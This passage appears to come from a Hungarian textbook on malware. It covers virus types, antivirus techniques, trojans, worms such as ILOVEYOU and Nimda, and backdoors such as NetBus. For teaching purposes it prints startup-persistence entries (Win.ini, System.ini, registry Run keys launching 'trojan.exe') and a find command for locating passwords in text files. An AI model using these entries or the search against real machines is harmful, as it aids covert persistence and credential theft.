- Lappangás: lappangási időszakuk lehet, amely alatt tovább terjeszkednek.

A vírusok szerkezete

Minden vírusnak nevezett program legalább az alábbi alapvető kódrészleteket tartalmazza:

- Kereső rutin

A kereső rutin feladata, hogy új megfertőzendő alanyokat keressen meg. A vírus ezen része határozza meg a vírus terjedési sebességét és ezáltal a fertőzés mértékét is. Egy jó keresőrutin megtalálja a terjedéshez szükséges fájlokat nemcsak az aktuális lemezrészen, hanem felkutatja az összes elérhető lemez összes elérhető lemezegységét (partíció) is.

- Másoló rutin

A másoló rutin a kereső rutin által felkutatott alanyokhoz másolja a vírus kódját. Precíz megfogalmazásban ezt a momentumot szokták effektív fertőzésnek nevezni. A másoló rutin elég bonyolult működésű, mivel a vírusfertőzés folyamatának ez a legkritikusabb része, itt a legnagyobb a védekezés lehetősége.

- Egyéb kód

A fenti két rutin szükséges a vírus önreprodukáló képességéhez. Azonban a vírus tartalmazhat olyan kódot is, amely a vírus aktivizálódásakor fejti ki hatását. Ez lehet romboló (destruktív) természetű, amely adatfájlok és információ elvesztését eredményezi, de lehet éppen csak bosszantó (feliratok, asztali ikonok cseréje stb.).

A vírusokat a megfertőzendő programok típusa és az alkalmazott fertőzés módja szerint szokás osztályozni.

Vírusok osztályozása a fertőzött programok típusa szerint:

- Fájl vírusok

Ez egy klasszikus, korábban a leggyakrabban alkalmazott fertőzési módszer. A megtámadott objektum egy futtatható fájl (DOS: exe, com). A kártékony kód az objektum végére írja a vírustörzset, majd átírva a programot indító címet (belépési pont) biztosítja, hogy a fájl elindításakor a víruskód induljon el először, majd a memóriába kerülés után visszaadja a vezérlést az eredeti programnak. Miután ily módon a vírus rezidenssé vált (bekerült a memóriába) további programokat tud megfertőzni, ha azokat elindítjuk. Ez a módszer a rezidens fájlfertőzés. Létezik közvetlen hatású fájlvírus is, amely csak akkor képes fertőzni, ha az őt hordozó vírusgazdát elindítjuk és csak addig, amíg az fut.

- Boot vírusok

A boot vírusok az indító szekvenciába épülve már a számítógép indulásakor automatizálódnak. Ezek a vírusok a floppy Boot Sector-át, vagy a winchester Master Boot Record-ját (MBR) fertőzik meg. Az MBR az operációs rendszertől független, a lemez első szektora. Ezen a szektoron belül van a partíciós tábla, amely definiálja a winchester logikai részeit (partíció) és egy kis program, amely elindítja az operációs rendszert. Ezt a programot a gép indulásakor a gép BIOS-a indítja el. A boot vírus ezt a programot írja felül, így biztosítva önmaga automatikus elindulását. A floppy visszaszorulásával a boot vírus megjelenése egyre ritkább.

- Makró vírusok

Gyakori és megszokott a szövegszerkesztett dokumentumok cseréje, küldése a hálózaton át elektronikus levélben. Van olyan szövegszerkesztő, amely dokumentumba ágyazott utasításokat un. makrókat használ. A makró vírusok ezt kihasználva a dokumentumokban bújnak meg és terjednek. A makró az MS Office (Word, Excel, Access, Powerpoint) állományokba beágyazott speciális nyelven írt (VBA: Visual BASIC for Applications) utasítássor, amely automatikusan, vagy eseményhez kötődően fut le. Célja az ismétlődő, időigényes kézi műveletek automatizálása. A makró vírus kihasználva a VBA nyelvben rejlő lehetőségeket, kártékony műveletet végez, vagy egy már meglévő vírust telepít a gépre (dropper). A makróban írt vírusok ún. interpreteres programok, vagyis a forráskód futási időben kerül lefordításra, így ezeknek az erőforrásigénye jóval nagyobb a már lefordított fájlfertőző vírusokkal szemben. A makró vírus kártékony műveletre utasíthatja valamelyik Office alkalmazást, így képes fájlt írni, olvasni és futtatni, mindezt a felhasználó engedélye nélkül. A legtöbb makróvírus az automatikus makrókat használja fel a globális sablon (**`normal.dot`**) megfertőzéséhez. Mivel a **`normal.dot`** minden egyes Word futtatásakor betöltődik, ezért a további megnyitott dokumentumok is könnyen vírusgazdává válhatnak. A vírus terjedése érdekében szokták ajánlani a DOC fájlformátum helyett az RTF-et (Rich Text Format), amely nem tartalmazhat makrókat. Azonban az RTF sem tekinthető teljesen biztonságosnak, mert ebbe a formátumba is lehet OLE (másik alkalmazásban készített objektum) objektumot ágyazni, melynek elindítása ismét káros következményekkel járhat.

- Szkript vírusok

A szkript vírusok a Visual Basic szkripthez (VBScript) és a Java szkripthez (Java Script) kapcsolódnak és a szkript értelmezők révén aktivizálódhatnak. Ha a hoszton nincs Java Script értelmező telepítve, akkor ilyen támadástól nem kell tartani. A VBScript alapú kártékony programok többször jelentkeznek féreg, mint vírus formájában, mivel nehezebb a támadó kód bejuttatása mellett az eredeti programot működőképesen meghagyni.

Vírusok osztályozása a fertőzés módja szerint

- Rejtőzködő és lopakodó (stealth) vírusok

Minden vírus megpróbálja jelenlétét elfedni a felhasználó, vagy a víruskereső elől. A rejtőzködő vírus elrejti a módosítás tényét a fertőzött állományon. Ezt úgy teszi, hogy eltéríti a fertőzött fájlt olvasó rendszerhívást és az operációs rendszer válaszát módosítva hamis eredményt ad vissza. Így például a fertőzött fájl méretére vonatkozó lekérdezésre az eredeti fertőzésmentes méretet adja vissza. Boot szektor esetén legtöbbször a vírus lementi a boot szektor tartalmát még fertőzés előtt, így a boot szektor olvasásakor az eredetit tudja visszaadni, elrejtve ezzel a fertőzés tényét. Ahhoz, hogy mindezeket a vírus meg tudja tenni, természetesen rezidensen a memóriában kell lennie.

- Polimorf (többalakú) vírusok

Ezek a vírusok képesek a megjelenési formájukat megváltoztatni, ezzel is nehezítve a felismerésüket. Ezt a módszert mutációnak is nevezik, de ez a biológiai mutációval szemben nem véletlenszerű, hanem az eredeti vírussal funkcionálisan ekvivalens. Az egyik módszer, ami nem nevezhető teljesen polimorfizmusnak inkább a rejtőzködés egyik változatának az, hogy a vírus változó kulcsokkal lerejtjelezi saját vírustörzsét. Ennek gyenge pontja, hogy a visszafejtő kód minden esetben ugyanaz, így a string összehasonlító kereső a visszafejtő kód alapján egyértelműen azonosítja bármelyik mutációt. Másik módszer a polimorfizmusra, hogy a megoldó rutin utasításssorai közé véletlenszerűen beszúrt NOP (No Operation) utasításokat kevernek, ezáltal megnehezítik a felismerést. Egy igazán hatékony polimorf vírus az ún. Mutációs Motort (MtE – Mutation Engine) használja, amely "object modul"-ként tűnt fel a vírusok világában. Ez a modul egy magát Dark Avanger-nek (Sötét Bosszúálló) nevező bolgár programozó műve, amely egyes vírustípusok számára lehetővé teszi, hogy polimorf vírus váljék belőle.

- Társ vírusok

A társ vírusok nem írják bele magukat egy már meglévő fájlba, hanem új fertőzött programot hoznak létre. A felhasználó szándéka ellenére indítja el a vírust, miközben látszólag minden rendben működik. Ez úgy érhető el, hogy a Dos és Windows rendszerek a futtatható állományok (exe, com) közül először a **`com`** fájlt keresik meg és indítják el, ha kiterjesztés nélkül írjuk be a fájlt. Tehát, ha létezik egy **`calc.com`** és egy **`calc.exe`** és a felhasználó csak a *calc* szót gépeli be, akkor a **`calc.com`** fájl fog elindulni. Ezt kihasználva a vírus a létező **`exe`** fájl nevével, de **`com`** kiterjesztéssel települ a gépre és elindítása után ő indítja az **`exe`** párját. Így a felhasználó nem gyanakszik, hiszen elindult a program amit akart és az rendben működik.

- Retrovírusok

A rertrovírusok célzottan egy bizonyos alkalmazás működését bénítják meg. Ezek a támadott alkalmazások leggyakrabban éppen a víruskereső programok. A vírus megpróbálja kikapcsolni a víruskereső moduljait, vagy az azonosításhoz használt vírusleíró adatbázist eltörölni, ezáltal lehetetlenné téve a vírus azonosítását és elősegítve más vírusok fertőzését az adott gépen.

Víruskereső technikák

A vírust kereső és irtó technikák folyamatosan fejlődnek, követik a legújabb vírusok rejtőzködési technikáit. Ez egy véget nem érő háború a vírusírók és antivírus cégek között.

- Keresők

A kereső típusú motorok a legkézenfekvőbb, és leggyorsabb keresési módszert alkalmazzák. Minden ismert vírusról tárolódik egy lenyomat, amely egyedileg csak arra a vírusra jellemző. Ezekből az ujjlenyomatokból felépített adatbázis segítségével egy aránylag egyszerű program ellenőrzi, hogy a tárolt programok nem tartalmaznak-e egyet a rendelkezésre álló ujjlenyomatokból. A víruskeresés sebességét növelendő, a keresők csak a programok belépési pontjainak környékét – a veszélyeztetett helyeket – vizsgálják. A keresők egyik nagy előnye a működési módból fakadó relatív gyors működés. A másik előny, hogy gyakorlatilag ez az egyetlen módszer egy vírus egyértelmű azonosítására még azelőtt, hogy az bármilyen aktivitást fejtene ki a rendszerben. A vírusleíró állományok frissítése a korrekt felismerés egyik alapköve, hiszen egyetlen ismeretlen vírust sem képes felismerni a módszer. Amennyiben a vírusok később megjelenő variánsai tartalmazzák a leíró állományban rögzített ujjlenyomatot, abban az esetben a keresők a vírus irtásában hibázhatnak, ezzel tönkretéve a vizsgált alkalmazást.

- Blokkolók

A blokkolók a vírusaktivitás detektálására specializálódtak. Az operációs rendszer érzékeny rendszerhívásait hurkolva figyelik a folyamatokat. A fájlműveletek, indítási szekvencia változtatása, a közvetlen diszk műveletek, a rezidenssé válás azok a rendszerműveletek, amelyek szűrésével megakadályozható, hogy egy vírus átvegye a rendszer fölött a vezérlést. A blokkolók előnye, hogy képesek megakadályozni a vírusok terjedését vagy aktiválódását, akár ismeretlen vírus esetében is.

- Integritás ellenőrzők

Az integritás ellenőrzők a működésük során egy olyan adatbázist építenek fel a rendszerben található állományokból, amelyek egyértelműen azonosítják, és leírják a fájlokat. Ennek az adatbázisnak a valós állapottal való összehasonlításának segítségével minden egyes módosulás azonnal nyilvánvalóvá válik egy esetleges vírusfertőzés esetén, ha a vírus nem téríti el az ellenőrzés során a rendszerhívásokat. A módszer hatalmas előnye, hogy egy esetleges vírusfertőzés gyakorlatilag azonnal kimutatható még akkor is, ha egy ismeretlen vírusról van szó. Hátrányt jelent ugyanakkor, hogy vannak olyan alkalmazások, amelyek módosíthatják a saját kódjukat, nem beszélve arról az esetről, amikor a felhasználó szándékosan írja felül egy komponens tartalmát, mondjuk egy rendszerfrissítés alkalmával. Az ilyen esetek rengeteg vakriasztást eredményeznek, amelyek a felhasználót a kivétellista folyamatos bővítésére ösztönzik, gyengítve ezzel a védelem hatékonyságát. Másik hátrányt jelent, hogy az integritás ellenőrzők az adatbázis sérülése esetén képtelenek eredményt produkálni, tehát egy célzott támadás után a védelem megkerülhető.

- Heurisztikus ellenőrzés

A módszert az elsők közt Fridrik Skulason alkalmazta. A heurisztikus vizsgálat során a program működése kerül terítékre. A módszer tehát nem azt elemzi, hogy a vizsgált objektum milyen ismert vírust tartalmaz, hanem azt, hogy az működése során végez-e olyan tevékenységet, amely vírusokra jellemző; heurisztikus pontok felállításával megkeresik a gyanús kódrészleteket az alkalmazásban.

A vizsgálati módszer előnye, hogy aránylag nagy eséllyel fedezi fel az ismeretlen vírusokat pusztán abból a tényből fakadóan, hogy a jelenségeket vizsgálja, egyértelmű algoritmusok helyett próbálkozásokkal. A korábbi tapasztalatok felhasználásával működik ez a módszer. Hatalmas hátrány ugyanakkor, hogy a módszer segítségével sok esetben vakriasztást kapunk. Mivel a módszer nem az egzakt azonosításra törekszik, fennáll a veszélye, hogy egy ártalmatlan programot is vírusnak minősítünk.

- Kód emuláció

A kód emuláció, mint módszer sokban hasonlít a heurisztikus kereséshez, hiszen ez a módszer sem pontos vírusfelismerésre törekszik, hanem a vírustevékenység, vagy az arra utaló jelek alapján próbálja felismerni a károkozókat. Ellentétben azonban a heurisztikus kereséssel, a módszer az alkalmazás futtatását próbálja emulálni, majd a virtuális futtató környezet eseményeit elemezve próbál dönteni a kód veszélyességéről. A módszer vitathatatlan előnye, hogy a vírustevékenység aránylag nagy hatékonysággal detektálható. A kód emuláció révén a víruskereső képes belelátni egy titkosított programba is, hiszen a dekódoló eljárás lefuttatása után az emulált futtatókörnyezetnek rendelkezésére áll a visszakódolt utasítássor. Ily módon a polimorf, alakváltó vírusok is könnyen fennakadnak a rostán. A kód emuláció hatékonyságát és sebességét nagyban befolyásolja a vizsgálni kívánt utasítások száma, azaz, hogy mennyi ideig legyen nyomon követve az emulált futás. Minél rövidebb a vizsgált terület, annál gyorsabb a keresés, viszont kisebb a hatékonyság is. Az ésszerű határ megtalálása nem egyszerű feladat.

Hátránynak mondható, hogy az emulált környezet kialakítása sok esetben lehetetlen feladat. Egy aránylag egyszerű – mint például a DOS – operációs rendszer emulálása még könnyebben megoldható volt, de egy bonyolult futtató környezet megoldhatatlan feladatok elé állítja a fejlesztőket.

3.3.2.2 Trójai programok

Az elnevezés a közismert ókori történetről kapta a nevét, amely szerint a görögök a jól védelmezett Trója városát egy furfangos csellel vették be. A számítógépes trójai faló (Trojan Horse) is hasonlóan működik. A trójai programot jóindulatú, kedves alkalmazásnak álcázzák, miközben ártó kódot tartalmaz. A trójai a felszínen hasznos vagy szórakoztató funkciókat mutat, miközben a háttérben rejtve gonosz szándéktól vezérelten kártékony műveleteket végez az áldozat gépén.

Miután a trójai sikeresen elindult a megtévesztett felhasználó aktív közreműködésével, gyorsan elrejtőzik. A trójai munkakönyvtára általában a rendszermappa eldugott alkönyvtárában található, amit egy átlagos felhasználó nem szokott böngészni. Az első indulás után gyakori, hogy a trójai átnevezi magát, így egy megtévesztő néven fog futni, amit az áldozat rendszerfájlnak gondol. Néhány fejlett trójai képes úgy futni, hogy önmaga nem látszik a futó programok közt (tasklist).

A bejuttatott trójai egyes esetekben portot nyit az áldozat gépén, amely várja a kapcsolódást egy távoli gépről. Ezekben az esetekben, amikor a bejutott program lehetővé teszi a támadónak a megtámadott gép távoli irányítását már hátsó ajtóról (backdoor) beszélünk. Napjaink legelterjedtebb trójai programjai éppen a hátsó ajtót nyitó, rejtett távoli hozzáférést biztosító programok (RAT: Remote Access Trojan). Minden amatőr támadó ilyen trójait akar beszerezni és működtetni az áldozat gépén. Miért? Mert ez a program teljes hozzáférést biztosít a feltört gépen, hozzáfér a merevlemezen tárolt összes állományhoz, programokat tud futtatni, állományokat képes le- és feltölteni, egyszóval a betörő ezzel az eszközzel teljes kontroll alatt tudja tartani áldozata számítógépét.

Néhány trójai esetében a szerver csomag a beépített számos funkció miatt nagy méretű, ezért ennek bejuttatását egy kis méretű, speciálisan erre a feladatra tervezett program (dropper) végzi.

A betörés után a károkozás mértéke csak a betörő szándékaitól függ. Vannak támadók, akik rombolás céljából telepítenek trójait áldozataik gépére, ami gyakran dokumentumok, adatbázisok, levelek végleges elvesztését jelenti. Mások csak rémisztgetni akarják áldozataikat, üzeneteket megjelenítve a képernyőjén.

Előfordulhat, hogy a bejuttatott program kapcsolódik ki egy webhelyre, és onnan tölti le a parancsokat tartalmazó fájlt. Ez azért hatékonyabb módszer, mert ha a belső hálózatról elérhető az Internet, akkor a tűzfal nem tudja kiszűrni, hogy böngésző, vagy esetleg a kártékony program végez webes kommunikációt.

A vírusoknál megismert indulási mód, miszerint a vírus indítását az őt hordozó vírusgazda végzi el ezeknél az önálló programoknál nem működik. Ezek a programok egyéb módon oldják meg az elindulásukat, mégpedig úgy, hogy a megfertőzött gépen futó operációs rendszerre bízzák a dolgot, befészkelve magukat az automatikus indítási folyamatok közé. Windows rendszeren ezek a következők:

- Autoexec.bat (DOS –os indítás)
- Autostart folder (Automatikus elindulást biztosító könyvtár – nyelvfüggő) **C:\windows\start menu\programs\startup** {angol – a könyvtárban létező összes futtatható fájl automatikusan elindul a rendszer indításakor}
- **Win.ini** (win3.1, win95,win98, NT, 2K, XP beállító fájl bejegyzései)

```
[windows]
load=trojan.exe
run=trojan.exe
```

- **System.ini** (win3.1, win95,win98, NT, 2K, XP beállító fájl bejegyzései)

```
[boot]
Shell=Explorer.exe trojan.exe
```

- Registry (szerkesztése a *regedit* nevű alkalmazással lehetséges), a legáltalánosabb indítási helyek:

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
trojan=c:\trojan.exe
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
trojan=c:\trojan.exe
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
trojan=c:\trojan.exe
```

Active-X kompoensként írja be magát, hamarabb indul, mint a „RUN” bejegyzések!

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components\KeyName]
trojan=c:\trojan.exe
```

3.3.2.3 Férgek

A féreg (worm) a vírustól annyiban különbözik, hogy kódját nem írja be a lemez boot szektorába, vagy valamely hasznos programba (vírusgazda), hanem önálló futtatható fájlban tartalmazza. A trójai programoktól viszont abban különbözik, hogy nem akarja magát hasznos programnak álcázva futtatni a felhasználóval, hanem képes a hálózatban különböző módszerekkel magát tovább terjeszteni. A szaporodás során természetesen gondoskodik önmaga elindulásáról a trójainál bemutatott módokon. Találkozhatunk azonban olyan féreggel is, amelyik csak az első elinduláskor végzi tevékenységét, ez idő alatt küldi magát el a lehetséges célpontok felé.

Működés

A féregnek ahhoz, hogy elérje célját, három fő funkcióval kell rendelkeznie:

- Keresés

Hasonlóan a vírusok kereső rutinjához a féreg is áldozatokat keres, csak éppen itt nem fájlokról, hanem további számítógépekről van szó. A kereső rész egyetlen feladata, hogy a rendelkezésre álló összes kommunikációs vonalat végigpásztázva további támadható célpontot találjon. A mai férgek megelégszenek a vezeték összeköttetésű hálózattal, azonban számolni kell a közeljövőben azzal, hogy egy leendő féreg egyéb kommunikációs csatornákon is áldozatok után fog kutatni, úgymint az InfraRed, Bluetooth, vagy WiFi hálózatok.

- Terjedés

Amikor a féreg megfelelő célpontot talál, azonnal megpróbálja önmagát arra a helyre továbbítani. A bejutás érdekében a féreg kihasznál minden lehetséges bejutási pontot, ami lehet egy megosztott hozzáférés, de lehet egy meglévő sebezhetőség is. A legjellemzőbb, hogy a terjedés elektronikus levélben történik. A levél mellékleteként a féreg önmagát másolja be

véletlenszerű, vagy megtévesztő fájlnévvel (legújabb trükk, hogy kódolt zip fájlban, amit a víruskeresők nem tudnak átnézni!), ezáltal az elindulását a gyanútlan felhasználóra bízza, vagy olyan biztonsági hibát használ ki, amitől a mellékletben lévő példánya automatikusan elindul mindenféle felhasználói közreműködés nélkül. A levelet a féreg saját beépített levéltovábbító protokollal (SMTP – Simple Mail Transfer Protocol) küldi tovább, ami függetlenül tud működni az aktuális hálózati szegmensben található levéltovábbító szervertől.

- Kártékony kód futtatása

A kártékony tevékenység nem mindig tartozik a féreg fő profiljához, de sokszor rombol is. Sajnos miután a féreg megfertőzött egy gépet, az azon végrehajtható rombolás mértéke már csak a féreg elkészítőjének szándékától függ. A rombolást lehetséges mértékét befolyásolja, hogy a féreg a megfertőzött környezetben milyen (pl. rendszergazdai vagy felhasználói) jogosultságokkal rendelkezik. Gyakran találkozunk olyan féreggel, aminek az a célja, hogy hátsó kaput nyisson a fertőzött rendszeren. Vannak olyan módszerek, és ez elég gyakori, hogy a féregnek van egy terjedési időszaka, amikor csak az a cél, hogy minél több gépre eljusson, majd egy megadott időpontban (általában dátumhoz kötötten) az összes féreg aktiválja a kártékony kód futtató funkcióját (logikai bomba), ami legtöbbször egy szolgáltatásbénító támadás valamelyik előre meghatározott célpont felé.

Példák

Az "ILOVEYOU" tárgyú elektronikus levélhez csatolt fájl **LOVE-LETTER-FOR-YOU.TXT.vbs** nevű melléklete néhány óra alatt több millió számítógépet fertőzött meg 2000 tavaszán. Az alapbeállítású Windows rendszerek elrejtik a ".vbs" kiterjesztést, így a felhasználók a mellékletet ártalmatlan szöveges (txt) állománynak gondolhatják és kíváncsian megnyitják. A féreg ekkor a Microsoft Outlook címjegyzékében szereplő levelezési címekre küldi el magát, tehát az érintetteknek ismerős címekről érkezik a levél és ők is kíváncsian megnyitják a csatolmányt. A féreg a saját kódjával ír felül számos állományt (pl. a JPG, JPEG kiterjesztésű állományokat VBScript és HTML állományokat) a helyi és a számára elérhető hálózati meghajtókon, így azok csak mentésből állíthatók később vissza (ha készült használható mentés).

A **Nimda** néven 2001. szeptemberében ismertté vált féreg elektronikus levél mellékleteken keresztül és a sebezhető webszerverek, konkrétan a Microsoft (Internet Information Server (IIS) közvetlen fertőzésével terjedt. A levélhez csatolt melléklet neve **README.EXE**, aminek elindítása aktiválja a férget. A megfertőzött webszervereken úgy módosítja a web oldalakat, hogy a böngésző felhasználó automatikusan megfertőződik, így a fertőzés nem csak levelezés útján terjed. A felhasználó gépén aktivizálódott kód azonnal elkezd a hálózaton megtámadható webszerverek után keresni, hogy azokon megfertőzze a weblapokat is, továbbá a levelező kliens címlistájából és a helyi HTML állományokból levelezési címeket gyűjt össze, amelyekre elküldi magát a csatolt állományban. A **Nimda** elsőként alkalmazta azt a technikát, hogy a megfertőzött kliensek próbálják feltörni a számukra hálózaton elérhető webszervereket (így a támadás sokszor a helyi, „baráti" hálózatból érkezik), továbbá az első, amely úgy fertőzött meg webszervereket, hogy azok böngészésekor a felhasználókhoz a féreg letöltődjön. A **Nimda** „sikeréhez" ugyanakkor az is hozzájárult, hogy az IIS webszerver megszámlálhatatlan biztonsági réssel jött ki, és az utólag kiadott javítócsomagokat nem mindenütt telepítették rendszeresen. A **Nimda** nem kevesebb, mint 16 régóta ismert sebezhetőséget próbált kihasználni a látókörébe kerülő webszervereken, többnyire sikerrel.

A 2003 januárban útjára kelt **SQL.Slammer** például nem levél útján terjedt, és csak a Microsoft SQL szerverét (SQL Server 2000 vagy MSDE 2000) futtató gépeket támadta meg, mégis néhány perc alatt szinte az egész Internetet használhatatlanná tette. Az **SQL.Slammer** a Microsoft szerverének már jó fél éve ismert sebezhetőségét (puffer túlcsordulás előidézése a 1434-es UDP

porton keresztül) használta ki, amely sebezhetőségre egyébként már a javítás is régóta rendelkezésre állt, de telepítése sok helyen elmaradt. A féreg megbénítja a megtámadott SQL szervert, továbbá hatalmas hálózati forgalmat generál, ami más szervereket, sőt útválasztókat, adatátviteli vonalakat is túlterhel, szolgáltatásaikat bénítja. Érdekes tulajdonsága a féregnek, hogy nem telepszik be fájlokba, csak a memóriában fut, így a szerver újraindításával eltávolítható, de a javítás telepítése nélkül természetesen a fertőzés újra megtörténik. Az Interneten okozott forgalomnövekedés miatt az Internet szolgáltatók figyeltek fel elsőként a támadásra, és a megfelelő UDP port szűrésével igyekeztek korlátozni a támadás hatását, kiterjedését addig is, amíg az SQL szerver üzemeltetők rávették magukat a javítás telepítésére. Az is érdekes tanulság, hogy a robbanásszerű terjedéshez hozzájárult, hogy a támadók korábban feltérképezték a sebezhető SQL szervereket, és a támadás első fázisában ezeket közvetlenül célozták meg, míg a folyatásban már a fertőzött gépek próbáltak környezetükben újabb áldozatokat találni.

3.3.2.4 Hátsó ajtót nyitó programok

A hátsó ajtót nyitó (backdoor) program (Unix rendszereknél ún. root-kit) esetében a támadó képes feltérképezni a megtámadott számítógépes rendszert, a szervezet struktúrát, az ott dolgozó és a velük kapcsolatban álló személyeket. Dokumentumokat, adatállományokat, üzleti és magáncélú levelezéseket lophat el, amelyek üzleti, stratégiai titkokat is tartalmazhatnak. Megszerezheti a levelezéshez használt jelszavakat, így biztosítva magának a levelek folyamatos figyelését is.

Működés

Nézzük egy hátsó ajtót nyitó trójai működését. Az ilyen trójai két részből áll: egy szerver és egy kliens csomagból. A támadás a következő lépésekből áll:

1. A támadó készít egy figyelemfelkeltő elektronikus levelet, amelybe elhelyezi a szerver program csomagot. A levélben valamilyen megtévesztő módszerrel (pl. azt üzeni, hogy ez egy kritikus hibát befoltozó javítás, amit sürgősen telepíteni kell, különben nagy baj lesz) ráveszi a felhasználót a RAT szerver részének futtatására. A másik módszer a szerver bejuttatására, hogy a támadó valamilyen sebezhetőséget kihasználva automatikusan bejuttatja a szerver részt.
2. Miután a szerver bejutott és fut az áldozat gépén, akkor a szerver értesíti a támadót a feléledéséről. Ez általában levélben történik, amely tartalmazhatja az áldozat IP címét.
3. A támadó, amikor értesül a sikeres bejutásról, akkor csatlakozik az áldozat gépéhez a kliens programjával az adott portra és az így kapott lehetőségeket kihasználva távolról vezérelheti áldozata gépét: adatokat törölhet, tölthet le és fel a hosztról/hosztra, illetve a hoszt által pl. megosztás révén hozzáférhető egyéb gépekre, szerverekre, továbbá kifigyelheti a klaviatúrán bevitt jelszavakat stb.

A kliens és a szerver között szabályos párbeszéd zajlik, úgy mint ahogy például a levelező kliens kommunikál a szerveren futó pop3 démonnal. A technika ugyanaz, csak a motiváció más. A hátsó ajtóhoz való hozzáférést a támadó jelszóval védheti le, ezáltal biztosítja, hogy a megtámadott gépen lévő nyitott hátsó ajtón csak ő „közlekedhessen”. Ha ezt nem teszi meg, bárki használhatja a telepített hátsó ajtót.

A nyitott port azonban gyorsan feltűnhet egy szemfüles rendszergazdának, ha egy egyszerű portscanner-t (nyitott portokat végigpásztázó művelet) futtat a szervezet gépein. Ennek kikerülésére szokták alkalmazni a védett portok (1-1023) fölött nyíló hátsó ajtót (1024-65536) kihasználva a rendszergazdák figyelmetlenségét, mivel ők gyakran csak a 1-1023-ig ellenőrzik a

portokat. Ráadásul gyakran nem TCP portot használnak, hanem UDP-t, ami még inkább kikerül az ellenőrzések alól.

Példák


Az első ismertebb hátsó ajtót nyitó program egy **Back Orifice** (hátsó nyílás, hátsó bejárat) elnevezésű trójai program volt. 1998-ban indította útjára a "Cult of the Dead Cow" nevet viselő hacker csoport. Maga a szoftver kizárólag dokumentált eljárásokat, hívásokat használ, a forráskód is letölthető.

Egy másik program a **Subseven** (Sub7), 1999-ben készült. Rendkívül sok opcióval rendelkezik, és nagyon széleskörűen konfigurálható. A program három részből áll:

- *Editserver.exe*: Ez csupán egy segédprogram, ezzel lehet beállítani a szervert az új beállításokkal.
- *Server.exe*: Maga a szerver, mérete igen nagy, 327kbyte.
- *Sub7.exe*: a kliens program.

Egy másik, széles körben elterjedt hátsó ajtó a **NetBus**, amelyet egy svéd fiatalember, Carl-Fredrik Neikter készített. A program két részből áll:

- *netbus.exe*: ez a kliens rész, aminek a segítségével tudják irányítani a megtámadott gépet
- *patch.exe*: ez a NetBus szerver



Ábra 5. A NetBus kliens

Főbb funkciók:

- Server admin: a szerverrel kapcsolatos beállítások.
- Close server: bezárja a szervert.
- Remove server: bezárja és eltávolítja a szerverprogramot az áldozat gépéről.
- Show image: megjelenít egy képet a képernyőn.

- Start program: elindítja a megadott programot.
- Msg manager: szabványos Windows üzeneteket küld.
- Screendump: egy screenshot-ot készít az aktuális képernyőről.
- Scan!: egy megadott IP tartományban megkeresi, hol található NetBus szerver.
- Port redirect: egy adott portra érkező adatokat átirányítja egy másik gép tetszőleges portjára.
- Exit Windows: kilépteti a felhasználót a Windows-ból.
- App redirect: egy adott program I/O adatforgalmát átirányítja a támadó gépe.
- Listen: keylogger funkció, a célgépen leütött billentyűket naplózza.
- Control mouse: a támadó a saját egerével irányíthatja az áldozat egerét.

3.3.2.5 Egyéb kártékony programok

Vannak olyan kártékony programok is, amelyek nem biztosítanak teljes körű távoli hozzáférést, hanem csak egy-egy speciális célra lettek kifejlesztve.

Jelszókereső

Ennek a programnak csak egy célja van: megszerezni a gépen tárolt jelszavakat. Átkutatja a gépet, jelszavakat keresve és a találatokat visszaküldi a támadónak valamilyen kommunikációs csatornán keresztül (pl.: IRC csatorna, vagy email). Némely program képes adatokat kiolvasni a számítógép ún. védett tárából (protected store) is, amelyben tárolódnak a lementett Internet csatlakozást biztosító, illetve a postafiókhoz tartozó jelszavaik is. Nemcsak a megszokott helyen keresendő a jelszó, lehet, hogy éppen valamilyen szöveges fájlban tárolja a titkos jelszavait a felhasználó. Ebben az esetben eredményre vezethet egy egyszerű `find` parancs is. Pl.: `find "password" *.txt`. Ha lehetséges, ne mentsük le a jelszavainkat.

